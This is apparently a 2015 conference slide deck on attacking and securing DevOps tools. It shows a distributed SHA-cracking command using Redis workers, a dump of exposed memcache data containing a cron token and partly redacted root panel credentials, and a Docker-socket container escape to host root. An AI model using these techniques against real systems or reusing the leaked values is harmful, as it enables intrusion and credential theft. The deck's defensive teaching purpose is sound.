Note: Requires redis workers to be 2.6 or greater as lua scripting support is what makes this go.

## Usage

```
node ./redis-sha-crack.js -w wordlist.txt -s shalist.txt 127.0.0.1  
host2.example.com:5555 ...
```

# Memcache

---

- Free & open-source
- High-performance, distributed memory object caching system
- Fun things get put into memcache
- SECURE IT:
  - First and always, FIREWALL
  - Check your bindings (interfaces)
  - If you need it, use SASL
  - DO NOT RUN AS ROOT



---

```

1: run4ff83024ad031aa...fce3fd9d4447ec81df22 ✖
2: {s:6:"domain";o:8:"stdClass";i:12:{s:2:"id";s:3:"108";s:4:"name";s:17:"aeternum-
3: id.ru";s:10:"profile_id";s:2:"10";s:5:"theme";s:4:"MinePotencial";s:7:"is_active";b:1;s:10:"created_at";s:19:"2013-1
4: 49:15";s:10:"updated_at";s:19:"2013-10-12 17:49:15";s:11:"CloakConfig";a:5:
5: 2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:6:"method";s:5:"frame";s:4:"link";s:88:"http://
6: [REDACTED].ru/?8&charSet=utf-8&se_referer=#referer#&keyword=#keyword#&source=#host#";s:15:"ExternalLinking";a:0:{
7: 4:"DomainIncludes";a:2:{l:0;a:4:
8: 2:"id";s:1:"3";s:9:"domain_id";s:3:"108";s:4:"name";s:6:"banner";s:7:"content";s:0:"";l:1;a:4:
9: 2:"id";s:1:"4";s:9:"domain_id";s:3:"108";s:4:"name";s:2:"li";s:7:"content";s:0:"";l:2;a:4:
10: 2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:6:"status";b:1;s:8:"language";s:2:"ru";s:5:"value";s:2:"85";}
11: 1:"CacheConfig";a:6:
12: 2:"id";s:3:"108";s:9:"domain_id";s:3:"108";s:10:"index_time";s:5:"21600";s:13:"category_time";s:5:"21600";s:12:"keywor
13: d";s:12:"GlobalConfig";o:8:"stdClass";i:21:
14: 18:"proxy_errors_limit";s:1:"0";s:10:"cron_token";s:32:"46612ffc624886cd93529674f0e458e";s:7:"culture";s:2:"ru";s:15:
15: 11:"system_logs";b:0;s:11:"main_domain";s:12:"[REDACTED].ru";s:11:"tsp_apl_url";s:32:"https://[REDACTED]:1500/
16: ngr";s:12:"tsp_username";s:4:"root";s:12:"tsp_password";s:8:"l[REDACTED]3";s:11:"tsp_docroot";s:20:"www/[REDACTED].ru/";
17: s:24:"liru_cron_domains_number";s:2:"10";s:15:"stats_save_days";s:2:"30";s:32:"liru_cron_quetes_domains_number";s:1
18: 1:"config";o:8:"stdClass";i:11:{s:2:"id";s:3:"108";s:5:"title";s:41:"Бсе о мyxкoм
19: пoбe";s:13:"route_type_id";s:1:"4";s:9:"domain_id";s:3:"108";s:6:"prefix";s:6:"metod";s:9:"extension";s:3:"php";s:18
20: 2:"id";s:1:"4";s:4:"name";s:18:"translit.extension";s:10:"created_at";s:19:"2013-09-19
21: 09:30:40";s:10:"updated_at";s:19:"2013-09-19 09:30:40";s:11:"tsp_apl_url";s:32:"https://[REDACTED]:1500/

```



Docker

# Docker

---

- It automates the deployment of applications inside software containers
- Docker works as a client that communicates with a daemon process (dockerd) via a Unix domain socket called **/var/run/docker.sock**
- Highly privileged, effectively having root access

# Don't expose the Docker socket!

---



- Error:

```
# docker run -t -i -v /var/run/docker.sock:/var/run/docker.sock
```

- PoC:

- The container gets a docker client of its own, pointed at the **/var/run/docker.sock**
- The container launches a new container mounting **/** on **/host** (It's the host root filesystem, not the first container's)
- The second container chroots to **/host**, and is now effectively **root** on the host..





Video

# And now what?

---

- Add authentication to Jenkins
- Make sure all your tools / systems are only available from/to hosts that need it
- Change default private keys / credentials EVERYWHERE
- Update to latest versions of all your devops tools



# Go forward

---

- Don't push DevOps back but rather embrace it.
- Participate in or create cookbooks/modules/scripts for security
- Check for known security items you don't want going into production by creating audit scripts



THANKS!  
*Questions?*

---

# Credits

---

- Ken Johnson
- Chris Gates
- Laurens Van Houtven
- Rocket Internet's Security Team



© 2015 Rocket Internet SE. All rights reserved.